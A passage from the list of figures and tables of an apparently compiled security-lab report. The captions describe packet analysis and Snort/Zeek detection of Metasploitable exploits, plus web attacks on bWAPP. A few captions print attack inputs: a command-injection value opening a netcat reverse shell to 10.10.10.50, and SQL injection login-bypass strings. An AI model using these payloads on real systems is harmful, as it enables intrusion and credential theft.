Fig. 395.	Startup message.....	610

Fig. 396.	Authentication Request	610
Fig. 397.	md5 password	611
Fig. 398.	Database details retrieved	611
Fig. 399.	Selecting version	612
Fig. 400.	Version details retrieved	612
Fig. 401.	Select lo_creat	613
Fig. 402.	lo_creat query	613
Fig. 403.	Delete data loid - 16386	613
Fig. 404.	modifying and deleting data from pg_largeobject	614
Fig. 405.	Select lo_export	614
Fig. 406.	lo_export query	615
Fig. 407.	Query to create or replace a function	615
Fig. 408.	All communication between attacker and victim	616
Fig. 409.	TCP pop-up window	616
Fig. 410.	TCP conversation between both machines.	617
Fig. 411.	IPv4 conversation	617
Fig. 412.	TCP stream	618
Fig. 413.	Packets sent by attacker machine to victim machine.	618
Fig. 414.	victim Root ID revealed	619
Fig. 415.	Sending Password packet & Obtaining access on Victim	620
Fig. 416.	User request by Attacker	621
Fig. 417.	Password Specification request from victim	621
Fig. 418.	password used by attacker machine	621
Fig. 419.	TCP handshake	622
Fig. 420.	HTTP GET requests	622
Fig. 421.	TCP Stream for frame 16	623
Fig. 422.	HTTP Post requests	624
Fig. 423.	TCP stream for frame 71	624
Fig. 424.	TCP stream for frame 82	624
Fig. 425.	TCP Frames	625
Fig. 426.	TCP stream	625
Fig. 427.	ICMP packet and TCP handshake	626
Fig. 428.	GET requests from attacker machine	626
Fig. 429.	GET requests from attacker machine	626
Fig. 430.	Db.html file contents	627
Fig. 431.	Welcome.php file contents	628
Fig. 432.	SYN and ACK packets	629
Fig. 433.	Login request	629
Fig. 434.	Frame 187 details	629
Fig. 435.	TCP handshake between attacker and server	630
Fig. 436.	Frame 4 packet details	630
Fig. 437.	Frame 6 TCP stream	631
Fig. 438.	New GET request	631
Fig. 439.	Frame 14 packet details	631
Fig. 440.	Server info from attacker query	632

Fig. 441.	PUT request details	632
Fig. 442.	TCP stream for frame 48.....	633
Fig. 443.	Frame 51 packet details.....	633
Fig. 444.	Frame 60 packet details.....	634
Fig. 445.	Undeploying payload	634
Fig. 446.	ICMP messages.....	635
Fig. 447.	TCP handshake	635
Fig. 448.	HTTP GET Request	635
Fig. 449.	TCP Stream (tcp.stream eq 0)	636
Fig. 450.	TWiki users	636
Fig. 451.	TCP RST	636
Fig. 452.	Multiple HTTP request attempts	637
Fig. 453.	Shell access	637
Fig. 454.	ICMP packets.....	638
Fig. 455.	TCP handshake	638
Fig. 456.	SMB negotiation	638
Fig. 457.	SMB Negotiate protocol request.....	638
Fig. 458.	Negotiate protocol response.....	639
Fig. 459.	Session setup.....	639
Fig. 460.	TCP stream (tcp.stream eq 0).....	639
Fig. 461.	TCP stream.....	640
Fig. 462.	PSH,ACK packets	641
Fig. 463.	FTP version.....	641
Fig. 464.	FTP username	641
Fig. 465.	FTP password request	642
Fig. 466.	FTP password.....	642
Fig. 467.	Login incorrect.....	642
Fig. 468.	TCP stream (tcp.stream.eq 1).....	643
Fig. 469.	Successful authentication	643
Fig. 470.	TCP stream.....	644
Fig. 471.	Post-exploitation activity	644
Fig. 472.	Finding the exfiltrated packet from the attacker	645
Fig. 473.	Commands exploiting the version and user-group.....	645
Fig. 474.	Finding the exploit payload during packet analysis.....	646
Fig. 475.	Parameters passed for the reverse connection to the attacker	646
Fig. 476.	Commands exploiting the user type.....	646
Fig. 477.	Attacker trying to know the connections on each interface	647
Fig. 478.	Fig. Accessing the files in the directory	647
Fig. 479.	Exfiltrating the ircd.log file in the victim's device	648
Fig. 480.	Command exploiting the version of the victim's device	648
Fig. 481.	Attacker accessing the /etc/shadow file containing passwords	649
Fig. 482.	Finding the Drupal SQL Injection Exploit by Packet Analysis	650
Fig. 483.	HTTP Request for Drupal	650
Fig. 484.	Attacker downloads malware to victim's device	651
Fig. 485.	Attacker spawning tty shell and accessing the victim's device	651

Fig. 486.	Attacker accessing the routing table in the infected device	652
Fig. 487.	Conversation of packets between attacker and victim	652
Fig. 488.	Malware file being downloaded to victim's device	652
Fig. 489.	The GET request and its response.....	653
Fig. 490.	Extracting the malware file being downloaded.....	653
Fig. 491.	Analyzed packets which shows different protocols.....	654
Fig. 492.	No TCP problems were identified in the pcap	654
Fig. 493.	All packets with response code 200.....	654
Fig. 494.	SYN packets.....	655
Fig. 495.	TCP Reset packets	655
Fig. 496.	TCP Packet details	656
Fig. 497.	Compromised data.	656
Fig. 498.	GET request from attacker.....	657
Fig. 499.	Response from Victim	657
Fig. 500.	Response from Victim	658
Fig. 501.	No TCP problems were identified in the pcap	658
Fig. 502.	All packets with response code 200.....	659
Fig. 503.	SYN packets.....	659
Fig. 504.	TCP Reset packets	660
Fig. 505.	TCP Request and Response Details	660
Fig. 506.	Attacker trying Different Combinations of passwords	661
Fig. 507.	Post Exploitaion communication channel.....	661
Fig. 508.	Conversation details between the attacker and the victim	662
Fig. 509.	Flow of packets	663
Fig. 510.	Analyzed packets that shows different protocols.....	663
Fig. 511.	Malformed packet that is sent by attacker to victim.	663
Fig. 512.	No TCP problems were identified in the pcap.....	664
Fig. 513.	All packets with response code 200.....	664
Fig. 514.	SYN packets.....	664
Fig. 515.	TCP Reset packets	665
Fig. 516.	Conversation details of the pcap	665
Fig. 517.	Exploit details	665
Fig. 518.	TCP Reset packets	666
Fig. 519.	TCP Reset packets	666
Fig. 520.	Conversation between the Client and the Server.	667
Fig. 521.	Attacker checking the user & group name.....	668
Fig. 522.	Redirection of standard error to standard output.....	668
Fig. 523.	Post exploitation activity-whoami.....	669
Fig. 524.	Victim machine response to whoami	669
Fig. 525.	Post exploration activity-ifconfig.....	670
Fig. 526.	Victim machine response to ifconfig	670
Fig. 527.	Attacker stopping the ftp server	671
Fig. 528.	Hashdump of the passwords received from victim machine.....	671
Fig. 529.	Access to cracked passwords from the Victim Machine.....	672
Fig. 530.	Webserver banner grabbing request.....	673

Fig. 531.	Protocol negotiation request & response.....	673
Fig. 532.	A bad GET request.....	674
Fig. 533.	Metasploitable welcome message	675
Fig. 534.	Get nmaplowercheck request	675
Fig. 535.	Metasploitable3-UB1404 seen in multiple UDP Stream	676
Fig. 536.	SQL injection statement passed for `1=1#`	676
Fig. 537.	SQL injection statement passed for web server version details	677
Fig. 538.	SQL injection statement passed to display all username/password	678
Fig. 539.	Multiple SSH request	679
Fig. 540.	Proftp Server details.....	680
Fig. 541.	Metasploitable message	680
Fig. 542.	GET request along with the Host IP address	680
Fig. 543.	Successfully copy from client to server (exploitation).....	681
Fig. 544.	GET request with ecSSkm.php	681
Fig. 545.	Post exploitation using whoami	682
Fig. 546.	Post exploitation using ifconfig	682
Fig. 547.	Credentials captured by the attacker	683
Fig. 548.	Attacker downloads malware to victims device.....	683
Fig. 549.	Cookie and token information available to the attacker.....	684
Fig. 550.	Credentials available for Index.php file	684
Fig. 551.	Conversations between attacker and victim	685
Fig. 552.	Accessing the files in the directory	685
Fig. 553.	Flow Graph between attacker and victim.....	685
Fig. 554.	Tcp conversations between attacker and victim machines.....	686
Fig. 555.	Machine conversation in TCP stream Eq 0.....	686
Fig. 556.	packet with instance_eval method information.....	687
Fig. 557.	packet with security error from server to client	687
Fig. 558.	Client sending syscall method to server machine for execution	688
Fig. 559.	tcp.stream eq 4 showing the request and responds from the machines after the exploit.....	688
Fig. 560.	Flow graph of drb remote code exec on port 8787	688
Fig. 561.	ICMP packets	689
Fig. 562.	Request to tiwiki web application	689
Fig. 563.	Twiki users	690
Fig. 564.	Snort alerts for tiwiki exploit	690
Fig. 565.	Tiwiki exploit alerts in squert	691
Fig. 566.	ICMP packets	691
Fig. 567.	TCP SYN requests	692
Fig. 568.	MySQL login	692
Fig. 569.	Snort alert for MySQL brute force attack	692
Fig. 570.	MySQL brute force attack alerts in squert	693
Fig. 571.	Different protocols	693
Fig. 572.	TCP handshake	694
Fig. 573.	FTP server version	694
Fig. 574.	FTP server login attempt.....	694
Fig. 575.	FTP server login attempt 2.....	695

Fig. 576.	Snort alerts for FTP brute force attack.....	696
Fig. 577.	FTP brute force attack alerts in squert.....	696
Fig. 578.	HTTP get request.....	697
Fig. 579.	HTTP/1.1 401 unauthorized.....	697
Fig. 580.	HTTP request denial.....	697
Fig. 581.	Successful authorization.....	698
Fig. 582.	Base64 credentials decoding.....	698
Fig. 583.	Snort alerts for Tomcat web application scan.....	699
Fig. 584.	Tomcat web application scan alerts in squert.....	699
Fig. 585.	Successful authorization.....	700
Fig. 586.	WAR file name.....	700
Fig. 587.	Undeploying WAR file.....	701
Fig. 588.	WAR file name.....	701
Fig. 589.	Java server page execution.....	702
Fig. 590.	Evidence for meterpreter session.....	702
Fig. 591.	Snort rule for Tomcat upload exploit.....	703
Fig. 592.	Tomcat upload exploit alerts in squert.....	703
Fig. 593.	Successful HTTP authorization.....	704
Fig. 594.	WAR file deploying.....	704
Fig. 595.	Metasploit payload.....	704
Fig. 596.	Java server page execution.....	705
Fig. 597.	WAR file undeploying.....	705
Fig. 598.	WAR file deploying.....	705
Fig. 599.	Java server page execution.....	705
Fig. 600.	Snort alert for Tomcat deploy exploit.....	706
Fig. 601.	Tomcat deploy exploit alerts in squert.....	707
Fig. 602.	The Large Number of SYN Flagged Packets in PCAP.....	707
Fig. 603.	Packet Information for a TCP SYN Packet.....	708
Fig. 604.	The Number of Packets with SYN Flag.....	708
Fig. 605.	Screenshot of the SYN Flood Alert Generated in the Environment.....	709
Fig. 606.	The TCP Streams within the awk PCAP file.....	710
Fig. 607.	TCP Stream 0 Random encoded data from a connection established from an external IP to internal address.....	710
Fig. 608.	TCP Stream 1 Showing a GET Request for a Webpage.....	711
Fig. 609.	TCP Stream 2 showing a GET request, with a string contained within it.....	712
Fig. 610.	TCP Stream 3 showing shell commands being sent on the network with outputs from the commands.....	712
Fig. 611.	HTTP GET Request Present in the Packet.....	712
Fig. 612.	File that can be Extracted.....	712
Fig. 613.	test.txt file with AWK command being sent within it.....	713
Fig. 614.	TCP Version of AWK post exploit on Snort Machine.....	714
Fig. 615.	The offending stream that contains an encoded JavaScript Script file.....	715
Fig. 616.	The Encoded and Decoded Results of the Found JavaScript Showing a Obscured String in the First Line.....	716
Fig. 617.	Snippet of the Data within TCP Stream 18 and the Decoded JavaScript.....	717

Fig. 618.	ROPChain Variables within the Javascript.....	718
Fig. 619.	Alerts Generated for the created Rules	719
Fig. 620.	This snippet here shows that there is the shell.elf file being downloaded by the victim machine (192.168.10.26) from the compromised machine (192.168.10.90)	720
Fig. 621.	This snippet shows the TCP Handshake connection from the victim machine to the compromised machine after the downloading the shell.elf file	720
Fig. 622.	Extracted ELF File and Contents Within it.....	721
Fig. 623.	This snippet shows the results of VirusTotal after the Shell.elf file has been uploaded	721
Fig. 624.	The output of the objdump for the shell.elf file extracted from the PCAP under analysis	726
Fig. 625.	Fig F. The output of the objdump for the shell.elf file extracted from the PCAP under analysis.	726
Fig. 626.	The output of the objdump for the shell.elf file extracted from the PCAP under analysis	727
Fig. 627.	Fig. A. Initial part of the File downloaded with addition of HTTP GET and OK Requests.....	728
Fig. 628.	Showing plaintext from the encoder reaching its limits or due to a encoder instruction error	729
Fig. 629.	Showing the encoder is attempting to re-establish the encoding sequence with NO OP code padding	730
Fig. 630.	Signatures extracted and derived 4-byte pattern sequence.....	731
Fig. 631.	Byte Spectrum Most Repeated Byte List.....	732
Fig. 632.	Alerts Generated for the given created Rules	735
Fig. 633.	All data packets in PCAP.....	736
Fig. 634.	HTTP GET Method request packet information.....	736
Fig. 635.	HTTP/1.1 200 OK (reply to GET method request) packet information, and displaying Media Type.	737
Fig. 636.	Exporting the HTTP object (Media File downloaded from 192.168.10.90	737
Fig. 637.	TCP stream information.....	738
Fig. 638.	Rule generation for Android Exploit.....	739
Fig. 639.	Unfiltered packet capture.	740
Fig. 640.	Packet capture filtered by SMB protocol to display only SMB data packets.	741
Fig. 641.	SMB protocol communication packets with SMB header shown in detail.....	741
Fig. 642.	Alert generated for playbook_eternalblue_new.pcap.....	742
Fig. 643.	Get request from internal host (victim) to download freesweep which is command-line Minesweeper game.	743
Fig. 644.	Too many ACK data packets to victim machine followed by HTTP/1.1 200 OK.....	744
Fig. 645.	TCP Stream for data packets shown above.....	745
Fig. 646.	Extracting HTTP object.	745
Fig. 647.	Extracted HTTP object scanned through VirusTotal scanner to detect malicious content.	746
Fig. 648.	Series of GET request packets followed by Continuation packets after the freesweep.exe is downloaded.....	746
Fig. 649.	TCP Stream for HTTP Continuation packet.	747
Fig. 650.	Alert generation for playbook_game_exploit.pcap.....	748
Fig. 651.	Windows machine requesting HTML webpage (GET and HTTP1.1/ 200 OK messages).....	748
Fig. 652.	Downloading vlcplayerx86.exe from the HTML page.	749
Fig. 653.	HTTP Objects	750
Fig. 654.	TCP stream information for packets highlighted in Fig 172.....	750
Fig. 655.	The HTML page requested from 10.10.10.11.....	751
Fig. 656.	Results of downloaded file when run through VirusTotal.	752

Fig. 657.	Alert generated for playbook8_new.pcap	753
Fig. 658.	Packet showing accessing to web page in environment.....	754
Fig. 659.	HTTP response packet showing the HTML code.....	755
Fig. 660.	Application file downloaded from the HTNL text-based web page shown in the TCP Stream. ..	755
Fig. 661.	HTTP object.....	755
Fig. 662.	TCP Stream Information 1	756
Fig. 663.	TCP Stream Information 2.....	757
Fig. 664.	Run snort in NIDS mode.....	758
Fig. 665.	Alert generation for Zirikatu playbook.	758
Fig. 666.	PHP CGI Arg Injection pcap file	758
Fig. 667.	PHP CGI Arg Injection payload	759
Fig. 668.	Following TCP stream	759
Fig. 669.	Following TCP stream – communication transcript	759
Fig. 670.	Alert on squert for PHP CGI Injection exploit on Apache Web server	761
Fig. 671.	Samba exploit pcap	761
Fig. 672.	Follow TCP stream on samba exploit communication	761
Fig. 673.	Packet details for samba exploit script.....	762
Fig. 674.	Squert alert details for Samba exploit	763
Fig. 675.	Java RMI exploit network capture	763
Fig. 676.	Packet detail of JRMI Call malicious payload.....	764
Fig. 677.	Communication stream of Java RMI exploit	764
Fig. 678.	Squert alert details for JavaRMI exploit	765
Fig. 679.	Network capture of vsFTPD exploit	765
Fig. 680.	FTP username with non-alphanumeric characters	765
Fig. 681.	TCP stream of unusual username for FTP login	766
Fig. 682.	Root access to FTP server – response to id command	766
Fig. 683.	TCP stream confirming root access via FTP backdoor.....	767
Fig. 684.	Alert for unusual FTP username	768
Fig. 685.	Alert after responding with password for unusual username.....	768
Fig. 686.	Alert for root access on FTP server.....	768
Fig. 687.	Alert for FTP backdoor exploit.....	769
Fig. 688.	Network capture of postgresql server exploit	769
Fig. 689.	Query that resulted in new reverse connection	770
Fig. 690.	Communication transcript of postgresql exploit	770
Fig. 691.	Alert for postgresql exploit	774
Fig. 692.	The PCAP file having different kind of packets.	775
Fig. 693.	Wireshark statistics showing 1037 TCP conversations.....	775
Fig. 694.	Packets showing the TCP Handshake established successfully.....	775
Fig. 695.	Packet 2037 showing the unique string AB; associated with this exploit.....	776
Fig. 696.	Packets 2131 with “whoami” and 2133 with “root”.	777
Fig. 697.	Attacker performing netcat and transferring the /etc/passwd file.	777
Fig. 698.	Contents of the /etc/passwd file.	778
Fig. 699.	Snort generating alert for the above Rule1.	779
Fig. 700.	Snort generating alert for the defined rule.	779
Fig. 701.	TCP conversations between the attacker and the victim machines.....	779

Fig. 702.	Machines conversation in tcp.stream eq 0.	780
Fig. 703.	Packet1 with instance_eval method information.	780
Fig. 704.	Packet3 with Security Error from server machine to client machine.....	780
Fig. 705.	Client sending the syscall method to the server machine to execute.	781
Fig. 706.	tcp.stream eq 4 showing the request and responds from the machines after the exploit.....	781
Fig. 707.	Snort generating alert when the drbremotecode.pcap file is run.....	782
Fig. 708.	Snort generating alert for the above defined rule.....	782
Fig. 709.	Snort Alert for a rule already defined in downloaded.rules file.....	783
Fig. 710.	Total TCP conversations between the machines.....	783
Fig. 711.	Packets showing that the TCP connection was established between the machines.....	784
Fig. 712.	HTTP POST request from client to server machine.	784
Fig. 713.	Server sending the HTTP/1.1 200 OK to the client machine.....	784
Fig. 714.	Post Exploitation activities by the attacker machine.....	785
Fig. 715.	Snort Generating alerts for defined Rule 1.	785
Fig. 716.	Snort Generating alerts for defined Rule2.	786
Fig. 717.	Packets with different protocols been captured.	786
Fig. 718.	Statistics of Conversations between the machines.....	787
Fig. 719.	Packet 2029 showing VSFTPD version information.	787
Fig. 720.	Packets with username, password and tcp handshake information.....	787
Fig. 721.	Conversation between the Client and the Server Machines.....	788
Fig. 722.	Commands run by the Attacker after successful exploitation of the Victim Machine.....	788
Fig. 723.	Packets 2062 and 2063 showing that attacker is stopping the service.....	789
Fig. 724.	Hashdump of the passwords received by attacker machine from victim machine.	789
Fig. 725.	Attacker getting access to cracked passwords from the Victim Machine.....	790
Fig. 726.	Snort Generating alert for the above defined Rule 1.....	790
Fig. 727.	Snort Generating alert the alert for defined Rule 2.	791
Fig. 728.	Snort Generating alert for already defines rules when vsftpd_backdoor.pcap is run.....	791
Fig. 729.	Statistics of the Conversations in the Packet Capture.....	792
Fig. 730.	TCP Handshake has been established between the machines.....	792
Fig. 731.	TCP Conversation between the Attacker Machine and the Victim Machine.....	793
Fig. 732.	Packet 6 showing some suspicious information with a string “AB;sh”.....	793
Fig. 733.	TCP Stream of the Packet Capture.....	794
Fig. 734.	Victim Machine responding to the Attacker Machine.	794
Fig. 735.	Snort Generating alert for the Rule 1.	795
Fig. 736.	Snort Generating alert for Rule 2 for unrealircd post exploitation activity.....	795
Fig. 737.	tcp conversations in the vnc.pcap.....	796
Fig. 738.	TCP handshake has been established between client and server.	796
Fig. 739.	RFB protocol conversation between the machines.	796
Fig. 740.	VNC Protocol version on the Server Machine.....	797
Fig. 741.	VNC protocol version on the Client Machine.....	797
Fig. 742.	TCP stream showing the encrypted information within the packets.....	798
Fig. 743.	VNC packets and the communication between client and server machines.	798
Fig. 744.	Framebuffer Parameters being sent from client to server.	799
Fig. 745.	Packet 29 showing the Desktop name after the exploit was successful.....	799
Fig. 746.	Snort Generating alert when the vnc.pcap file is run.	800

Fig. 747.	Snort Generating alerts for the above defined Rule 2	800
Fig. 757.	Wireshark Packet Capture showing initial conversations	805
Fig. 758.	TCP Stream of Webserver Banner Grabbing Request	805
Fig. 759.	TCP Stream of Protocol Negotiation Request	805
Fig. 760.	HTTP GET Response from the Server.....	806
Fig. 761.	Packet Information containing Metasploitable Workgroup	806
Fig. 762.	TCP Stream of a malicious GET Request.....	806
Fig. 763.	TCP Stream of Metasploit HTTP Server response	807
Fig. 764.	Metasploitable message captured shown in the packet.....	807
Fig. 765.	User-Agent has a Nmap Scripting Engine in it.....	807
Fig. 766.	Metasploitable3 keyword being present multiple times in UDP Stream	808
Fig. 767.	POST Request being made from External network	808
Fig. 768.	SQL Injection statement passed.....	809
Fig. 769.	SQL Injection statement passed.....	809
Fig. 770.	SQL Injection statement passed.....	810
Fig. 771.	SSH Request connection created multiple times	811
Fig. 772.	SQL Injection alert generated	811
Fig. 773.	Packet Containing Proftpd server along with its vulnerable version in it.....	812
Fig. 774.	Packet Information containing Metasploitable Workgroup	812
Fig. 775.	Metasploitable message captured shown in the packet.....	812
Fig. 777.	Exploitation activities performed in the server	813
Fig. 778.	/passwd request performed on the client-side	814
Fig. 779.	The john-input file containing both usernames and passwords	814
Fig. 780.	Proftpmode alert generated	815
Fig. 781.	Proftpd Server Installation captured in the packet	815
Fig. 782.	Metasploitable message captured shown in the packet.....	816
Fig. 783.	Host Ip address along with webpage GET request performed.....	816
Fig. 784.	Exploitation steps performed from client to server.....	817
Fig. 785.	GET request involving /ecSSkm.php performed	817
Fig. 786.	POST Exploitation activities performed	818
Fig. 787.	Proftpmode Alert generated	818
Fig. 788.	Metasploitable message captured shown in the packet.....	819
Fig. 789.	Web Server Banner Grabbing performed	819
Fig. 790.	GET request along with User-Agent Hydra in it	820
Fig. 791.	TCP Stream of Multiple GET requests	820
Fig. 792.	Username and Password combination passed.....	821
Fig. 793.	Username and Password combination passed.....	821
Fig. 794.	Username and Password combination passed.....	822
Fig. 795.	Username and Password combination passed.....	822
Fig. 796.	Username and Password combination passed.....	823
Fig. 797.	HTTP POST Request successfully obtained.....	823
Fig. 798.	Metasploit Token creation sent to the server	823
Fig. 799.	Encrypted content being transferred between the client and server.....	824
Fig. 800.	Alert Generation.....	824
Fig. 801.	VsFTPd Exploit having Username and Password passed.....	825

Fig. 802.	Post Exploitation activities performed.....	825
Fig. 803.	TCP Stream of POST request	826
Fig. 804.	Alert Generation.....	826
Fig. 805.	Initial Key Exchange request	827
Fig. 806.	The packet containing ssh encrypted content.....	827
Fig. 807.	Encrypted Conversation between client and server	828
Fig. 808.	Conversation Statistics showing Packet byte information	828
Fig. 809.	Alert Generation.....	828
Fig. 810.	Command for creation of Zeek logs.....	829
Fig. 811.	SQL injection.zeek.....	829
Fig. 812.	Signature file.....	829
Fig. 813.	Terminal for vinetctl	830
Fig. 814.	Current log file.....	830
Fig. 815.	Conn.log.....	830
Fig. 816.	File.log	831
Fig. 817.	http.log file.....	831
Fig. 818.	notice .log.....	832
Fig. 819.	packet_filter.log	832
Fig. 820.	signature .log.....	832
Fig. 821.	ssh.log	833
Fig. 822.	Command for creation of zeek log.....	833
Fig. 823.	proFTPcre.zeek	834
Fig. 824.	sign,sig	834
Fig. 825.	Terminal of vinetctl.....	834
Fig. 826.	Current log for attack	834
Fig. 827.	signature.log.....	835
Fig. 828.	proFTPUn.zeek	835
Fig. 829.	sign.sig	836
Fig. 830.	Terminal of vinetctl.....	836
Fig. 831.	Current logs for attack.....	836
Fig. 832.	Signature log proFTPUn detected.....	836
Fig. 833.	phpMyAdmin. Zeek.....	837
Fig. 834.	sign.sig	837
Fig. 835.	Exploit phpMyAdmin detected.....	838
Fig. 836.	Current logs for attack.....	838
Fig. 837.	Signature log phpMyAdmin detected.	838
Fig. 838.	Enabling zeek in security onion	839
Fig. 839.	Command for creating zeek log	839
Fig. 840.	SSH BRUTE FORCING SCRIPT	840
Fig. 841.	PCAP DOWNLOAD	840
Fig. 842.	Generating zeek logs.....	840
Fig. 843.	Generated log files	841
Fig. 844.	notice.log file	841
Fig. 845.	Attacker details	841
Fig. 846.	Exploit on Windows 8 and GRR analysis.....	842

Fig. 847.	Payload being injected on the victim machine.....	842
Fig. 848.	Snapshot from the attacker’s machine performing exploit on the Victim	844
Fig. 849.	Detailed information determining the network connection of the attacker.....	845
Fig. 850.	Process and Port information from the victim’s machine	845
Fig. 851.	Artifacts fetched using the CheckRunner flow on the victim’s machine.....	846
Fig. 852.	Results from the GRR CheckRunner Flow.....	847
Fig. 853.	Commencing of attack on Windows10v1809.....	848
Fig. 856.	Commencing of attack on Windows 8 2048.....	851
Fig. 857.	Netstat result of the Attack.....	852
Fig. 860.	List Process flow results before the attack.....	853
Fig. 861.	Netstat results captured after attack	854
Fig. 862.	List Process flow after the attack	855
Fig. 868.	Capturing the exploit on Ubuntu using GRR.....	860
Fig. 869.	Detailed exploit info on Ubuntu using GRR.....	861
Fig. 870.	Netstat Information about Windows 10 after running the exploit	862
Fig. 871.	ListProcess flow results after attack.....	862
Fig. 872.	Device configuration of C1	865
Fig. 873.	Device configuration of C2.....	866
Fig. 874.	Device configuration of C3.....	866
Fig. 875.	Device configuration of C4.....	867
Fig. 876.	Device configuration of C5.....	867
Fig. 877.	Device configuration of C6.....	868
Fig. 878.	Device configuration of P1	868
Fig. 879.	Device configuration of P2	869
Fig. 880.	Device configuration of P3	869
Fig. 881.	Device configuration of P4	870
Fig. 882.	Device configuration of P5	870
Fig. 883.	Device configuration of D1.....	871
Fig. 884.	Device configuration of D2.....	871
Fig. 885.	Device configuration of D3.....	872
Fig. 886.	Device configuration of D4.....	872
Fig. 887.	Device configuration of D5.....	873
Fig. 888.	Device configuration of D6.....	873
Fig. 889.	Device configuration of S1	874
Fig. 890.	Device configuration of S2	874
Fig. 891.	Device configuration of S3	875
Fig. 892.	Device configuration of S4	875
Fig. 893.	Website enumeration was carried out to gather information.	884
Fig. 894.	The wordlist named rockyou.txt was decompressed.....	891
Fig. 895.	HTTP service running on victim machine was explored	901
Fig. 896.	Opening the webpage on the Victim’s IP address.	933
Fig. 897.	Changing the Proxy setting to victim’s IP address.	935
Fig. 898.	Result showing nothing in firefox search.....	935
Fig. 899.	Result showing the OS version and Kernel details.	936
Fig. 900.	Results for robots.txt on victim’s IP address.	936

Fig. 901.	Wolfcms Home page.....	937
Fig. 902.	Admin page of Wolfcms.....	938
Fig. 903.	PHP shell uploaded in the Wolf CMS.....	938
Fig. 904.	Downloading the Webmin 0.01 exploit file.....	961
Fig. 905.	'dolibarr-3.0.0/htdocs/' login page.....	967
Fig. 906.	phpMyAdmin login page.....	968
Fig. 907.	phpMyAdmin home page.....	969
Fig. 908.	Encrypted password for Drupal6.....	970
Fig. 909.	Decrypted password using Crackstation.....	970
Fig. 910.	php and .phtml files created in vulnOS.....	971
Fig. 911.	Kioptrix Level 2 Machine.....	979
Fig. 912.	Passing Credentials.....	984
Fig. 913.	Passing Loopback Address.....	985
Fig. 914.	Ping is successful.....	985
Fig. 915.	Command Execution.....	986
Fig. 916.	Ping is successful.....	986
Fig. 917.	Command for kernel Information.....	987
Fig. 918.	Displaying Kernel Information.....	987
Fig. 919.	Command for Server Information.....	988
Fig. 920.	Displaying Server Information.....	988
Fig. 921.	Command for kernel Information.....	989
Fig. 922.	Connection Building.....	989
Fig. 923.	Vulnerability Types.....	993
Fig. 924.	Vulnerabilities Details.....	993
Fig. 925.	Apache server webpage.....	1015
Fig. 926.	Payroll Webpage.....	1015
Fig. 927.	Sessions.....	1024
Fig. 928.	Checking Apache version.....	1050
Fig. 929.	Payload file is being downloaded in the victim machine.....	1055
Fig. 930.	The payload is successfully downloaded in the victim machine.....	1056
Fig. 931.	Payload is run and executed.....	1057
Fig. 932.	Remote control of victim machine is attained in attacker machine.....	1061
Fig. 933.	The secret.txt file in the victim machine.....	1062
Fig. 934.	The attacker inputs the IP of his machine into the run window of victim machine.....	1064
Fig. 935.	Pop up appears in the victim machine.....	1064
Fig. 936.	Saved hash file in attacker machine.....	1065
Fig. 937.	Stored hashes.....	1065
Fig. 938.	Kali IP address.....	1079
Fig. 939.	Metasploit IP address.....	1079
Fig. 940.	GET Request.....	1084
Fig. 941.	Burp Suite.....	1085
Fig. 942.	POST Request.....	1085
Fig. 943.	Values updated in HTML (Client's Side).....	1086
Fig. 944.	Values displayed on Browser.....	1086
Fig. 945.	HTML Injection Example 1.....	1087

Fig. 946.	HTML Form Injection	1088
Fig. 947.	GET Request tracked	1088
Fig. 948.	DNS Lookup - shell_exec("nslookup " . commandi(\$target)).....	1089
Fig. 949.	<i>www.galific.com && nc -vn 10.10.10.50 1234 -e /bin/bash</i>	1090
Fig. 950.	<i>www.galific.com && nc -vn 10.10.10.50 1234 -e /bin/bash</i>	1090
Fig. 951.	<i>OS Commands (such as whoami, uname, id, pwd)</i>	1091
Fig. 952.	PHP Code Injected.....	1091
Fig. 953.	GET request to the server with message parameter (Burp Suite)	1092
Fig. 954.	Response of sent whoami parameter.....	1092
Fig. 955.	GET Response (Burp Suite).....	1092
Fig. 956.	URL Processed and Successful Connection established.....	1093
Fig. 957.	Commands executed to gather information.	1094
Fig. 958.	Remote Shell script passed (Inout/Output)	1095
Fig. 959.	Input Value during POST Request.....	1095
Fig. 960.	Output to SQL syntax	1096
Fig. 961.	<i>http://192.168.80.20/bWAPP/sqli_1.php?title=1'+ORDER BY 8-- -&action=search</i>	1096
Fig. 962.	<i>http://192.168.80.20/bWAPP/sqli_1.php?title=1'+ORDER BY 7-- -&action=search</i>	1096
Fig. 963.	Displaying the Column number using UNION.....	1096
Fig. 964.	bWAPP (Database Name) in 2nd Column.....	1097
Fig. 965.	Tables names.....	1097
Fig. 966.	Request made to the server.	1097
Fig. 967.	Refined list of Tables in BWAPP DB.....	1098
Fig. 968.	USERS Table Column list	1099
Fig. 969.	Confidential Information inside USERS Table.....	1099
Fig. 970.	SQL Error message	1100
Fig. 971.	Header of HTML Request (login=' or 1=1#&password=&form=submit).....	1100
Fig. 972.	Successful Bypass.....	1100
Fig. 973.	Less Secure Login Form	1101
Fig. 974.	Payload Position when form data is posted.....	1102
Fig. 975.	Defined payload Set	1102
Fig. 976.	List of words inside Payload Option.....	1103
Fig. 977.	Output Message on Invalid Credentials	1103
Fig. 978.	Result after executing the attack	1104
Fig. 979.	Valid credentials Success Messages	1104
Fig. 980.	<i>admin=1 Successful Admin portal Unlocked</i>	1105
Fig. 981.	Session ID in URL for Low Security	1105

LIST OF TABLES

TABLE I. Trusted zone machines and their specifications.....	50
TABLE II. Proxy zone machines and their specifications	51
TABLE III. DMZ machines and their specifications.....	52
TABLE IV. IDS zone machines and their specifications.....	53
TABLE V. Untrusted zone machines and their specifications	53
TABLE VI. Router and bridging machines and their specifications*	54
TABLE VII. Nmap Options [17].....	65
TABLE VIII. Potential Actions The Attacker Can Perform Using A Meterpreter Session On The Victim [23].....	72
TABLE IX. Trusted zone machines and their specifications.....	189
TABLE X. Proxy zone machines and their specifications	190
TABLE XI. Demilitarized zone machines and their specifications	191
TABLE XII. External zone machines and their specifications	192
TABLE XIII. Routers, Bridges and their Configurations.....	192
TABLE XIV. Synopsis of ssl supported vulnerability.....	508
TABLE XV. Synopsis of smb signing vulnerability	509
TABLE XVI. Synopsis of tls version vulnerability	510
TABLE XVII. Synopsis of nessus syn scanner vulnerability	512
TABLE XVIII. Synopsis of remote network vulnerability.....	513
TABLE XIX. Synopsis of icmp timestamp vulnerability	514
TABLE XX. Synopsis of web application sitemap	515
TABLE XXI. Synopsis of HTTP vulnerability	516
TABLE XXII. Synopsis of Apache vulnerability	517
TABLE XXIII. Synopsis of SYN Scanner vulnerability	518
TABLE XXIV. Synopsis of Ping the Remote Host.....	519
TABLE XXV. Synopsis of Ping the Remote Host.....	520
TABLE XXVI. Synopsis of ms 17-010 vulnerability.....	521
